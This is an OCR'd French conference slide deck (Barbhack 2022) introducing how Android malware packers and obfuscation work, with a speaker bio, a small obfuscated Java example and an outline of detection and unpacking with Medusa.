


Unpacking 1, 2, 3 !

Axelle Apvrille

Barbhack, Toulon, Août 2022

1 Introduction

2 Détection de packers

3 Unpacking statique


4 Unpacking avec Medusa

5 Conclusion


Bonjour ! Qui suis-je ?

- **Principal Security Researcher** chez **Fortinet**
- Thèmes: Malware sur Android et IoT
- Ph0wn CTF, 9 décembre 2022 à Sophia Antipolis
- Email: aapvrille (at) fortinet (dot) com
- Twitter: @cryptax

APK 101



APK 101




Obfuscation

Rendre le code difficile à lire


```
public String wrongopen(File file) {
  if (file.canWrite()) {
    for (int i = 3; i < 17; i++) {
      this.WbTowpglUD_968305 = (this.YUwpEMgNfl_692005
        * 63) - (61 / this.ducTLgZhfU_406715);
    }
  }
  return file.getAbsolutePath();
}
```

Packing



Packing

Packing



Pico a l'air content, mais *a-t-il raison ?* Le contenu peut être un **virus**...

Impossible de savoir ce qu'il y a dans le paquet...

Packer $\neq$ *Malware*

MAIS


dans cette présentation, on ne parle

QUE d'**applications malveillantes**

(et qui sont packées)


Fonctionnement d'un packer

Fonctionnement d'un packer




Propriétaire, caché, complexe...

Fonctionnement d'un packer

